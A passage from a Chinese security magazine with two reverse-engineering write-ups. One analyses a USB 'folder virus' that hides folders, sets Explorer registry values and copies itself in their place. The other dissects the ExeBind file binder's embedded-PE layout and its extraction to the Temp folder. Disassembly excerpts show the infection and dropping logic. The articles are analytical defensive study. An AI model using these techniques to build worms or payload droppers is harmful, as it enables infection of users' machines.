GetModuleFileNameA 取得病毒当前的模块名，在本例中，病毒程序的完全路径为 C:\hello.exe，而_splitpath 可以将完全路径分解为驱动器盘符、路径、文件名和扩展名四部分，故结果为 C、""、hello 和 exe，病毒以此拼接出其伪装的目录为 C:\hello。

目录找到了，就可以准备打开文件夹，施行障眼法了。由 00401128 返回之后，随后的三个 strcat 构造了打开目录的命令行参数""""explorer.exe"" C:\hello"，该参数由 WinExec 使用，此时的调用堆栈如下，打开伪装的文件夹，障眼法实施成功。

```
WinExec
|CmdLine = """explorer.exe""    C:\hello"
\ShowState = SW_SHOWNORMAL
```

WinExec 执行失败时，会弹出找不到路径的消息框，如图 2 所示。如果此框弹出，那不明摆着"此地无银三百两"吗？因此，为了不因路径无效而暴露身份，病毒在 WinExec 之前还做了一个路径有效性的判断工作，由 004014F9 处的"call 004010E3"完成。该函数内部调用了 FindFirstFileA，判断路径是否存在，存在则继续 WinExec，否则跳过。



图 2　WinExec 执行失败

有了这个判断操作，即便路径是无效的，也不会暴露身份。乍一看是相当完美了，但还是有点小瑕疵。若病毒位于多级目录中，例如 C:\1\2\hello.exe，仍然只能拼接得到 C:\hello 的文件夹。因此病毒在当前路径下是不能打开对应目录的，若 C:\hello 确实存在，打开了不应该打开的目录，是否也是一种身份的暴露呢？

修改注册表

修改注册表的代码位于 00401519 处调用的 004023DD 函数里。要玩转注册表无外乎 RegOpenKeyExA、RegSetValueExA 和 RegCloseKey 等几个函数和若干参数的组合，调用的方法大同小异，我想在此应该不用赘述了。该病毒修改的是"HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\Advanced"下的"Hidden"、"HideFileExt"和"ShowSuperHidden"三个键值，分别对应三种功能。修改之后系统隐藏了文件的扩展名，而且在资源管理器中无法查看隐藏文件，这是为病毒的传播和伪装做准备。至于其具体怎么传播，怎么伪装，下一节我们再具体分解。

传播与伪装

该病毒表面上将所有文件加上.exe 的后缀，其实只是针对移动磁盘设备的，例如 U 盘、移动硬盘等都是其感染的目标，而本机的硬盘则不在感染的危险范围之内。我们在分析时是故意将病毒文件拷贝到本地硬盘来运行，这一点请大家不要误解。

为了区分磁盘设备的类型，就需要启动一个循环，枚举计算机连接的所有驱动器，用的是 GetDriveTypeA 函数，以盘符作为参数，当返回值为 2 时即为搜索的目标——移动磁盘设备。

```
004023B2   mov    al, bl
004023B4   add    al, 44
004023B6   mov    [ebp-C], al
004023B9   lea    eax, [ebp-C]
004023BC   push   eax       ; /RootPathName
004023BD   call   [<&KERNEL32. GetDriveTypeA>]
; \GetDriveTypeA
004023C3   dec    eax
004023C4   dec    eax
004023C5   je     short 004023CA
004023C7   dec    eax
004023C8   jnz    short 004023D4
004023CA   lea    eax, [ebp-C]
004023CD   push   eax
004023CE   call   0040222C
004023D3   pop    ecx
004023D4   inc    ebx
004023D5   cmp    ebx, 0A
004023D8   jl     short 004023B2
```

找到之后执行了一系列的操作，在 0040222C 函数里。简而言之就是枚举移动磁盘上的所有文件，遇到文件夹类型的，就开始邪恶的感染动作。这里的枚

举操作仍然是一个循环，以“E:*”(E 为移动设备盘符)为参数，由 FindFirstFileA 开始循环调用 FindNextFileA，找到文件夹，感染的最后一步在 00402137 的函数里完成，部分代码如下。

```
00402137   push  ebp
00402138   mov   ebp, esp
......
004021B8   call  [<&MSVCRT._splitpath>]   ; \_splitpath
004021BE   lea   eax, [ebp-40C]
004021C4   push  eax            ; /src
004021C5   lea   eax, [ebp-108]    ; |
004021CB   push  eax     ; |dest
004021CC   call  <jmp.&MSVCRT.strcat>   ; \strcat
004021D1   lea   eax, [ebp-108]
004021D7   push  00410108   ; /src = ".exe"
004021DC   push  eax     ; |dest
004021DD   call  <jmp.&MSVCRT.strcat>   ; \strcat
004021E2   add   esp, 44
004021E5   push  3
; /FileAttributes = READONLY| HIDDEN
004021E7   push  dword ptr [ebp+8]    ; |FileName
004021EA   call  [<&KERNEL32. SetFileAttributesA>]
; \SetFileAttributesA
......
0040220A   push  esi    ; /BufSize
0040220B   push  eax    ; |PathBuffer
0040220C   push  edi    ; |hModule
0040220D   call  [<&KERNEL32.
GetModuleFileNameA>]       ; \GetModuleFileNameA
00402213   lea   eax, [ebp-108]
00402219   push  edi    ; /FailIfExists
0040221A   push  eax    ; |NewFileName
0040221B   lea   eax, [ebp-30C]      ; |
00402221   push  eax    ; |ExistingFileName
00402222   call  [<&KERNEL32.CopyFileA>]
; \CopyFileA
00402228   pop   edi
00402229   pop   esi
0040222A   leave
0040222B   retn
```

_splitpath 将完整路径分割出各部分之后，这里取得的是文件名，也就是文件夹的名字。后面的 strcat 合成了新的文件名 XXXX.exe。注意病毒对原来的文件夹做了一些处理，并没有删除，而是将原来的文件夹属性设为“只读且隐藏”。随后 GetModuleFileNameA 取得了当前运行的病毒程序实例的模块句柄，CopyFileA 将 C:\hello.exe 复制到移动磁盘的当前目录下，并改名为刚刚用 strcat 合成的 XXXX.exe。最后程序返回，接着修改下一个枚举到的目录，直至枚举结束。

至此，我想病毒感染的思路已经基本清楚了。它先将原文件夹隐藏，再将自身改名复制到移动磁盘。该病毒 PE 文件中的资源属性，显示其具有一个文件夹的图标，那么在系统当前无法查看文件扩展名，无法查看隐藏文件的情况下，改名后具有文件夹同样图标的病毒程序自然就滥竽充数了。

合为一体

上述三个步骤，前两个相对简单，后面的相对烦琐，然而我们却很难说这三个步骤谁重要，谁不重要。因为其中只要有一环缺失，病毒伪装感染的目的就不可能实现。我们让病毒运行起来，来看看它的效果。开始时，U 盘里的文件和目录如图 3 所示。




图 3　干净的 U 盘

运行病毒程序之后，恢复了系统查看扩展名和隐藏文件的能力，U 盘里的文件如图 4 所示。文件没有变动，唯有文件夹变成了隐藏的，还多了一些同名但是带.exe 后缀的可执行文件，这些文件都是病毒程序，在其修改了注册表之后，不查看属性的话表现得和文件夹一模一样。当不知情的用户双击其中一个 exe，首先执行的是第一部分打开文件夹的操作，也就是打开其对应的隐藏的文件夹，然后是修改注册表，最后再感染连接到本机的所有移动设备。当然，这个过程随着 U 盘连接到下一台机器时不断重复。





图 4　病毒运行之后的 U 盘

结　语

到这里，我们对这个文件夹病毒的分析就要告一段落了，现在看来它的传播似乎是利用了操作系统的缺陷和人们的粗心大意所致。这样的病毒和以往一些造成广泛传播和巨大破坏的相比，算是比较弱小的了，既没有自我防护的措施，还要等着用户的点击，完成被动的运行。然而，即便从某种程度上说它的技术含量并不高，但谁又能保证它造成的破坏会很小呢？今天的病毒木马，不完全是那些计算机天才的作品，更

多的是利用了人机工程学的原理，找到了人们使用计算机方面的疏忽和漏洞，才让这些恶意程序有机可乘。最后还是回到技术上来，就毒论毒，这个文件夹病毒确实也算是现在病毒编写方式的一种体现吧。

前置知识：汇编
关键词：破解、捆绑、程序入口



逆向文件捆绑程序编写思路

文/图 woosheep

文件捆绑，用途不多说，我们和杀毒软件都很了解，这里采用 ExeBind，没什么特别原因，只是我找的捆绑程序中只有 ExeBind 的主程序没报毒，算是在这病毒横飞的"乱世"对朋友们的一点点负责吧。

把 Windows XP 自带的 notepad 和 calc 捆了，捆绑文件执行方式选择"一个个顺序执行"，生成文件名为 bind.exe。好，先停一下，如果事前完全不了解文件捆绑原理，我们要怎样实现捆绑的效果呢？

我最初的想法是，在宿主程序入口处加一个 JMP 或者 CALL，转到寄生程序的入口处，这也是非常经典的 PE 病毒感染模式。但这个方法虽然能实现宿主与寄生程序之间的控制权转移，但要保证兼容性，就必须解决寄生程序正确返回宿主程序的问题。毕竟病毒体的执行流程是可预知的，因此可以比较方便地判断寄生程序执行流的结束点，从而返回宿主程序。但如果是任意的程序，则识别结束点的难度很大，如果再进一步考虑异常退出的情况，那正确判断结束点就从技术升华到了艺术了。

那么，捆绑程序究竟是怎么解决这个问题呢？把捆绑后的文件 bind.exe 拖进 OD，会发现神奇的一幕（如图 1 所示）。

```
00406B27 ┌$  55              push    ebp                          (initial cpu selection)
00406B28 │.  8BEC            mov     ebp, esp
00406B2A │.  6A FF           push    -1
00406B2C │.  68 20024200     push    00420220
00406B31 │.  68 6CB74000     push    0040B76C                     SE 处理程序安装
00406B36 │.  64:A1 000000    mov     eax, dword ptr fs:[0]
00406B3C │.  50              push    eax
00406B3D │.  64:8925 0000    mov     dword ptr fs:[0], esp
00406B44 │.  83EC 58         sub     esp, 58
00406B47 │.  53              push    ebx
```

图 1

可能有朋友还没看出来，会说这有什么神奇呢，这个入口点常见得不得了，就是典型的 VC 6 程序入口嘛。对！就神在这个地方。Windows XP 的 calc 和 notepad 都是 VC 7 编译的，最显著的特点是入口通常为"push 70"，显然，这里并没有一个参与捆绑的程序被当作宿主程序，之前所假想的模型不成立。

那么这个捆绑程序究竟变了什么法术呢？经过观察不难发现，运行 bind.exe 时，虽然出现了 notepad 的界面，但任务管理器没有 notepad 的进程，而是多了个 temp0.exe 的进程。我们很自然地想到，bind.exe 生成了一个名为 temp0.exe 的进程，起到类似 notepad 的功能。那这个 temp0.exe 究竟在什么地方？运行 fileMon，temp0.exe 就无所遁形了（如图 2 所示）。

```
12... 11:54:26   bind.exe:3808   QUERY INFOR..  C:\DOCUME~1\ADMINI~1.LEN\LOCALS~1\Temp\temp0.exe
12... 11:54:26   bind.exe:3808   QUERY INFOR..  C:\DOCUME~1\ADMINI~1.LEN\LOCALS~1\Temp\temp0.exe
12... 11:54:26   bind.exe:3808   OPEN           C:\DOCUME~1\ADMINI~1.LEN\LOCALS~1\Temp\temp0.exe
12... 11:54:26   bind.exe:3808   QUERY INFOR .  C:\DOCUME~1\ADMINI~1.LEN\LOCALS~1\Temp\temp0.exe
```

图 2

同理，另一个捆绑的软件 calc，则是同目录下的 temp1.exe。现在我们对 temp0.exe 做进一步观察，进入系统的 Temp 文件夹，观察得知，在 temp1.exe（最后一个捆绑文件）结束运行后，捆绑。因此我们要在此之前把 temp0.exe 复制出来。其实从 temp0.exe 的图标就能马上明白为什么它可以实现 notepad 的功能：很简单，temp0.exe 就是换了马甲的 notepad.exe。

到这里，我们已经隐隐猜到捆绑程序做的手脚：将欲捆绑的 PE 文件整个作为一块数据或者经过某些处理（例如压缩和加密），然后直接包含在新生成的捆绑文件中，要执行时将其用诸如 ReadFile 读取然后调用诸如 WriteFile 重新生成新文件，最后执行之。为了证实这一想法，我们用十六进制编辑器载入 bind.exe 时，很快就发现决定性的证据（如图 3 所示）。

```
00031000: 00 00 00 00 00 04 01 00 4D 5A 90 00 03 00 00 00 | ........MZ?.....
00031010: 04 00 00 00 FF FF 00 00 B8 00 00 00 00 00 00 00 | ....ÿÿ..?.......
00031020: 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 | @...............
00031030: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 | ................
00031040: 00 00 00 00 E0 00 00 00 0E 1F BA 0E 00 B4 09 CD | ....?....?.?Í..
00031050: 21 B8 01 4C CD 21 54 68 69 73 20 70 72 6F 67 72 | !?L?This progr..
00031060: 61 6D 20 63 61 6E 6E 6F 74 20 62 65 20 72 75 6E | am cannot be run
00031070: 20 69 6E 20 44 4F 53 20 6D 6F 64 65 2E 0D 0D 0A |  in DOS mode....
```

图 3

经典的 MZ 头，没错，这就是一个完整的 PE 文件。

看来捆绑程序没对原文件进行任何处理，只是简单地保存而已，我们甚至可以直接把"MZ"字段以下的数据复制到新文件中，就是一个可直接运行的notepad程序。

经过上述的黑盒测试，我们已经大体猜到了捆绑程序的运行原理。现在可以将bind.exe载入OD进行"白盒测试"。既然是"测试"，那也不管算法实现之类的，这次我们直奔重点，直接按Alt+E组合键，找到Kernel32.dll，为刚才猜测的ReadFile和WriteFile设置断点。这样做会有混淆：ReadFile和WriteFile都是利用句柄直接操作，本身并没有带文件路径相关参数。为了确定读和写的对象，还要对CreateFileA设置断点，然后根据它的返回值（即eax的值）得知句柄。

现在按F9键运行，断在CreateFileA上，我们看堆栈窗口（图4）。栈顶是返回地址，接下来则是CreateFileA的参数，OD已经为我们标识出来了。我们要关心的是"FileName"这个参数，可以从而获知现在获取的是哪个文件的句柄，这里是获取bind.exe文件的句柄。至于"Access"，偶尔也要关心一下，可以辅助判断是作为读取的原文件，还是作为新生成的文件打开，这里是"GENERIC_READ"，即只读，说明是作为读取的原文件。

```
0012F2BC  0040D975  ┌CALL 到 CreateFileA 来自 bind.0040D96F
0012F2C0  0012FB2C  │FileName = "C:\Documents and Settings\Admin
0012F2C4  80000000  │Access = GENERIC_READ
0012F2C8  00000003  │ShareMode = FILE_SHARE_READ|FILE_SHARE_WRIT
0012F2CC  0012F2E8  │pSecurity = 0012F2E8
0012F2D0  00000003  │Mode = OPEN_EXISTING
0012F2D4  00000080  │Attributes = NORMAL
0012F2D8  00000000  └hTemplateFile = NULL
```

图 4

记住返回值是0xC。接着按F9键运行，这次断在ReadFile上。还是看堆栈窗口（图5），其中"hfile"，即句柄参数，正是0xC，说明此时读取的文件是bind.exe。

```
0012F2B0  00409719  ┌CALL 到 ReadFile 来自 bind.00
0012F2B4  0000000C  │hFile = 0000000C
0012F2B8  00958668  │Buffer = 00958668
0012F2BC  00001000  │BytesToRead = 1000 (4096.)
0012F2C0  0012F2D4  │pBytesRead = 0012F2D4
0012F2C4  00000000  └pOverlapped = NULL
```

图 5

对于ReadFile，最值得我们关注的莫过于第二个参数"Buffer"。这是一个内存地址，单击右键，选择"数据窗口跟随"。不过现在其内容是无意义的，需要先让ReadFile执行，在返回处查看（图6）。

```
00958668  00 00 00 00 00 04 01 00 4D 5A 90 00 03 00 00 00  .....  MZ?  ...
00958678  04 00 00 00 FF FF 00 00 B8 00 00 00 00 00 00 00  ...ÿÿ..?......
00958688  40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  @...............
00958698  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
009586A8  00 00 00 00 E0 00 00 00 0E 1F BA 0E 00 B4 09 CD  ....?...?.?
009586B8  21 B8 01 4C CD 21 54 68 69 73 20 70 72 6F 67 72  ??L?This progr
009586C8  61 6D 20 63 61 6E 6E 6F 74 20 62 65 20 72 75 6E  am cannot be run
009586D8  20 69 6E 20 44 4F 53 20 6D 6F 64 65 2E 0D 0D 0A   in DOS mode....
009586E8  24 00 00 00 00 00 00 00 EC 85 5B A1 A8 E4 35 F2  $.......
```

图 6

显然，这次调用ReadFile，读取的内容第三个DWORD起是MZ头。我们知道，打开文件后，文件指针默认是指向文件头的，而这里并不是以"MZ"开头，显然不是文件头。要想知道这段读取的是哪里的数据，有两种选择：第一种是根据特征在文件中搜索。第二种是对SetFilePointer设置断点。两者相比，第二种方法更为简捷，而且由于移动文件指针通常都通过SetFilePointer实现，因此也具有相当的实用性。但如果遇到非常的情况，采用第一种方法几乎有百分百的保证，不过由于操作相对烦琐，建议在第二种方法失效时才采用。

这里先采用第二种方法。重新载入，按F9键运行，前面步骤照旧，在CreateFileA断下之后，我们发现，程序确实调用了SetFilePointer来设置文件指针（图7）。

```
0012F2F4  00409907  ┌CALL 到 SetFilePointer 来
0012F2F8  0000000C  │hFile = 0000000C
0012F2FC  00031000  │OffsetLo = 31000 (200704.)
0012F300  00000000  │pOffsetHi = NULL
0012F304  00000000  └Origin = FILE_BEGIN
```

图 7

第一个参数"hfile"，说明执行对象是bind.exe，第二个参数是0x31000(请注意，这里的参数都是十六进制，后面括号里的数才是十进制)，说明将文件指针移动0x31000，最后一个参数"Origin"是"FILE_BEGIN"，说明是从文件开头开始移动的。整合来看，就是从文件起始位置开始，将文件指针移动0x31000，然后进行读取。用十六进制工具查看，上面ReadFile所读取的数据，正是位于文件0x31000处（图8）。

```
00031000: 00 00 00 00 00 04 01 00 4D 5A 90 00 03 00 00 00  ........MZ.....
00031010: 04 00 00 00 FF FF 00 00 B8 00 00 00 00 00 00 00  ....ÿÿ..?.......
00031020: 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  @...............
00031030: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00031040: 00 00 00 00 E0 00 00 00 0E 1F BA 0E 00 B4 09 CD  ....?....?.?..
```

图 8

那么"MZ"头之前的两个DWORD大小的数据，究竟有什么用途呢？经过跟踪，我发现这个数据，其实是由两个DWORD大小的数据组成。有兴趣做体力活的朋友，可以在ReadFile的返回Buffer里下硬件断点（下软件断点会出现无法读取错误）深入研究，这里我介绍一种偷懒的方法。

其实到了这里，捆绑程序的原理，我们都已经了解了七八分，剩下的只不过是一些细节。那么，其中有一个细节，是生成新文件时无法避免的，那就是新生成文件的大小。判断方法常见的有两种，第一种是事先将原文件总大小进行保存，然后生成时直接读取；第二种则是在数据中留下一个"文件尾部"的标记，程序事先并不知道要读取多少，而是一直读取固定大小的数据，直到发现读取的数据中包含这个标记，程序才停止读取。我们通过对ReadFile和WriteFile下断点，会发现程序是进行了多次读和写，前面的N–1次，无论是读还是写，均是0x1000大小的数据。这看起来很像第二种方法，但判断采用第二种方法的决定性证据，是

是否存在一个“文件末尾”标记。用十六进制编辑器载入 bind.exe 观察发现，第二个文件头和第一个文件末尾之间，隔着一个 DWORD 的数据，值为 0x1C000。这个值会是“文件末尾”标记吗？不是，原因很简单，第二个捆绑文件末尾，并没有这个 0x1C000。

那么，捆绑文件采用第一种方法的可能性就非常大了。如果采用第一种方法，我们很自然地就会推想：这个 0x1C000 会不会就是文件的大小呢？经过比对，证实了我们的推想：0x1C000 正是 calc.exe 的文件大小，同时，第一个捆绑文件 notepad.exe 的文件大小为 0x10400，而对应的第一个 MZ 头的前一个 DWORD，其值正是 0x10400。


至此，捆绑文件的实现原理和文件布局，我们都已掌握。剩下的事就很简单了，只要把生成的 PE 文件的路径作为参数，调用 CreateProcessA，就可以运行。跟踪的时候发现，对于文件路径，捆绑文件还用了一个小小的技巧：生成新文件的 CreateFileA，“fileName”直接是“temp0.exe”，按道理新生成的文件应该在 bind.exe 的同一目录下，怎么会跑到系统的 temp 文件夹下去呢？原来，捆绑程序先调用了 GetTempPathA，获取当前系统文件夹路径，然后以此为参数，调用 SetCurrentDirectoryA：

```
00401FD9  |.  50            push    eax
/Buffer
00401FDA  |.  68 04010000   push    104
; |BufSize = 104 (260.)
00401FDF  |.  FF15 44E24100 call    dword ptr
[<&KERNEL32.GetTempPat>; \GetTempPathA
00401FE5  |.  6A FF         push    -1
